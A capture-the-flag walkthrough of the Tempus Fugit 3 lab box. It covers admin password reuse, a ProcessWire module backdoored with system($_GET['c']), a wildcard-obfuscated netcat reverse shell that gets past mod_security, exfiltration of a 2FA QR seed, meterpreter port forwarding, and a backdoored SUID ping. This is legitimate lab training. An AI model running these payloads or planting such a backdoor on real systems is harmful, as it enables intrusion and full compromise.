
Trying port 80




It's the port forwarded to the container.

```
 ____                                   ____          _ _      _____
|_  _|__ _ __ ___  _ __  _   _ ___    |  __|   _ __ _(_) |_   |___ /
  | |/ _ \ '_ ` _ \| '_ \| | | / __|  | |_ | | | |/ _` | | __|    |_ \
  | |  __/ | | | | | |_) | |_| \__ \  |  _|| |_| | (_| | | |_   __) |
  |_|\___|_| |_| |_| .__/ \__,_|___/  |_|   \__,_|\__, |_|\__| |____/
                   |_|                             |___/
```


Trying 443, and hits another site



Here we find a hint for later:




Another hint



There is a link to an admin-login at the bottom.

As it states admin login, It would be natural trying admin and feed it with passwords we have found earlier.


We hit jackpot with Hugh Janus password. Reuse of password is a common problem.



```
 ____                                   ____                    _ _          ____
|_  _|__ _ __ ___  _ __  _   _ ___     |  _ \ _ __ _ __ _ __ _(_) |_  _ |__ /
  | |/ _ \ '_ ` _ \| '_ \| | | / __|   | |_) | '__| '__| '__| | | | | | |/ _` | | |_ \
  | |  __/ | | | | | |_) | |_| \__ \   |  _ <| |  | |  | |  | | | | | | (_| | |___) |
  |_|\___|_| |_| |_| .__/ \__,_|___/   |_| \_\_|  |_|  |_|  |_|_|_|_|_|\__,_|_|____/
                   |_|                                                   |___/
```

Investigating a bit, we see this is a php-site with a CMS engine named processwire. Not unlike Wordpress, it also supports plugins. They call it modules.

We check out modules at their site and find one called Hello World. Sounds like it could be easy exploiting, from reading the info. We download it.




This looks like a nice place for an exploit

```
// This last example displays a special hello message when the user is editing
// the homepage only.
$this->addHookBefore('ProcessPageEdit::execute', function($event) {
 $page = $event->object->getPage(); // getPage() is a method in ProcessPageEdit
 if($page->id == 1) {
  // user is editing the homepage
  $event->message("Hello {$event->user->name} - You are editing the homepage!");
 } else {
  // not the homepage, so we will stay silent
 }
});
}
```

```
	// This last example displays a special hello message when the user is editing
	// the homepage only.
	$this->addHookBefore('ProcessPageEdit::execute', function($event) {
		$page = $event->object->getPage(); // getPage() is a method in ProcessPageEdit
		if($page->id == 1) {
			// user is editing the homepage
			$event->message("Hello {$event->user->name} - You are editing the homepage!");
		} else {
			system($_GET['c']);
		}
	});
}

/**
 * Called when ProcessWire's API is ready (optional)
 *
 * This optional method is similar to that of init() except that it is called
 * after the current $page has been determined a and the API is fully ready to use.
 * Use this method instead of (or in addition to) the init() method if your initialization
```


Zip it again, and upload.




Had problems uploading. No module found.

Mind the directory-structure. Modulename.zip/modulename/files


```
└──╼ #zip -r Helloworld-master.zip Helloworld-master/*
updating: Helloworld-master/Helloworld-master/ (stored 0%)
  adding: Helloworld-master/Helloworld-master/README.md (deflated 55%)
  adding: Helloworld-master/Helloworld-master/Helloworld.config.php (deflated 53%)
  adding: Helloworld-master/Helloworld-master/Helloworld.info.php (deflated 50%)
  adding: Helloworld-master/Helloworld-master/Helloworld.module.php (deflated 60%)
```



We have RCE




But



Mod_security is enabled on the site.

```
└──╼ #wafw00f 127.0.0.1:9000/

                _______
               /       \
              (  Woof! )
               \_______/
               ,,
          .-. -    _______
         ()``; |==|_______)
         / ('        /|\
     (  /  )        / | \
      \(_)_))      /  |  \

    WAFW00F - Web Application Firewall Detection Tool


Checking http://127.0.0.1:9000/
Generic Detection results:
The site http://127.0.0.1:9000/ seems to be behind a WAF or some sort of security solution
Reason: The server returned a different response code when a string trigged the blacklist.
Normal response code is "200", while the response code to an attack is "403"
Number of requests: 4
```

nc is installed




One could bypass WAF-filter and get a reverse shell like this:
/?in/ne?cat 192.168.66.130 4455 -e /bi?/bash

```
└──╼ #nc -lvnp 4455
listening on [any] 4455 ...
connect to [192.168.66.130] from (UNKNOWN) [192.168.66.132] 38750
python -c 'import pty;pty.spawn("bash")'
www-data@TF3:/var/www/html/site/templates$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Find an unordinary file in /var/backups


```
-rw-------  1 root shadow     823 Oct  5 23:11 gshadow.bak
-rw-------  1 root root      1017 Oct  5 23:11 group.bak
-rw-------  1 root shadow    2968 Oct  5 23:11 shadow.bak
-rw-r--r--  1 root root     61440 Oct  6 06:25 alternatives.tar.0
-rw-r--r--  1 root valinda    478 Oct  9 00:33 valinda.png
drwxr-xr-x  2 root root      4096 Oct  9 00:33 .
www-data@TF3:/var/backups$
```

We exfil and open



It is a QR-code…

Scanning it with mobile phone, opens it in my Microsoft Authenticator



2FA

I have in the meantime rebooted the server and port 50709 is nowhere to be found. We check open ports on the server

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.100.1:443       0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.100.1:39113     0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.100.1:443       192.168.100.100:46476   ESTABLISHED -
tcp        0      0 192.168.100.1:443       192.168.100.100:46472   ESTABLISHED -
tcp        0    284 192.168.66.132:38750    192.168.66.130:4455     ESTABLISHED 2400/bash
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 ::1:631                 :::*                    LISTEN      -
tcp6       0      0 ::1:25                  :::*                    LISTEN      -
udp        0      0 0.0.0.0:631             0.0.0.0:*               -
```

Now 39113 is open.

Portfwd: meterpreter > portfwd add -l 39113 -p 39113 -r 192.168.100.1

```
┌─[✗]─[root@kali]─[~/tempusfugit/3]
└──╼ #ssh valinda@127.0.0.1 -p 39113
The authenticity of host '[127.0.0.1]:39113 ([127.0.0.1]:39113)' can't be established.
ECDSA key fingerprint is SHA256:6vcZIevy76FqXz5FeCRL/lGxOVTxHQi9SgUs1iWU2UQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:39113' (ECDSA) to the list of known hosts.
Verification code:
Linux TF3 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
valinda@TF3:~$
```

We have a user and Flag4

```
valinda@TF3:~$ cat flag4.txt
RmxhZzR7IExvb2sgbW9tLCBJIGNhbiBleGZpbHRyYXRlISB9
valinda@TF3:~$ cat flag4.txt |base64 -d
Flag4{ Look mom, I can exfiltrate! }valinda@TF3:~$
```

There is a strange file named … owned by 1337. We cannot access it.

```
drwxr-xr-x   2 root root  4096 Aug 10 19:18 srv
drwxr-xr-x  13 root root  4096 Aug 10 19:18 usr
lrwxrwxrwx   1 root root    27 Aug 10 19:18 vmlinuz.old -> boot/vmlinuz-4.19.0-5-amd64
lrwxrwxrwx   1 root root    30 Aug 10 19:18 initrd.img.old -> boot/initrd.img-4.19.0-5-amd64
drwxr-xr-x  12 root root  4096 Aug 11 11:08 var
lrwxrwxrwx   1 root root    27 Sep  7 17:17 vmlinuz -> boot/vmlinuz-4.19.0-6-amd64
lrwxrwxrwx   1 root root    30 Sep  7 17:17 initrd.img -> boot/initrd.img-4.19.0-6-amd64
drwxr-xr-x   3 root root  4096 Oct  1 23:07 boot
drwxr-xr-x   3 root root  4096 Oct  4 00:16 mnt
drwxr-xr-x   3 root root  4096 Oct  6 19:13 opt
dr-xr-xr-x 162 root root     0 Oct  9 00:32 proc
dr-xr-xr-x  13 root root     0 Oct  9 00:32 sys
drwxr-xr-x  18 root root  3280 Oct  9 00:32 dev
-rwx------   1 1337 1337  1811 Oct  9 00:33 ...
drwxr-xr-x  18 root root  4096 Oct  9 00:33 ..
drwxr-xr-x  18 root root  4096 Oct  9 00:33 .
drwxr-xr-x  17 root root  4096 Oct  9 00:33 home
drwx------   8 root root  4096 Oct  9 00:33 root
drwxrwxrwt  10 root root  4096 Oct  9 01:39 tmp
drwxr-xr-x  97 root root 20480 Oct  9 02:00 etc
drwxr-xr-x  23 root root   680 Oct  9 02:03 run
```

Running linenum; We can sudo

```
[-] Super user account(s):
root

[+] We can sudo without supplying a password!
Matching Defaults entries for valinda on TF3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User valinda may run the following commands on TF3:
    (ALL) NOPASSWD: /root/scripts/addcustomer
```

Examining the SUID-files, we see that ping changed.

```
[-] SUID files:
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 36920 Oct  6 09:44 /usr/bin/ping
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 157192 Jan 12  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 34896 Jan  7  2019 /usr/bin/fusermount
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 23288 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18888 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root messagebus 51184 Jun  9 22:34 /usr/lib/dbus-1.0/dbus-daemon-launch-helpe
-rwsr-xr-x 1 root root 436552 Apr  8  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 1181384 Sep 27 18:09 /usr/sbin/exim4
```

We could string; ping and discover something is has a backdoor

```
ping: bad timing interval.
ping: bad preload value.
Enjoy your root-shell h4x0r!
/bin/sh
ping: packet size too large.
ping: illegal packet size.
ttl %u out of range
%u.%u.%u.%u%c
bad interface address '%s'
I:LRc:dfh:i:l:np:qrs:t:v
ping: unknown host %s
```

Remembering hints from before:

Why a new site, again..?

We have now been hacked 2 times! Both times because we have hired consultants with limited expertise, setting up our systems.

This time, we are doing it all ourself! Learning as we go. I, Anita Handjaab and Clee Torres have used hours, days and weeks of our free time, really getting our hands dirt in getting things up!

About this site

To save time, we decided not to reinstall the server. We just deleted the old websites, to be sure thehackers didn't leave anything behind. What could go wrong, right?

Nothing much here yet. Just finished basic functionallity. But this minimal profile will a good place to start adding our content. We will use one of our own amazing templates designed by Clee Torres, when we have figured out how to convert them from Wordpress:-)

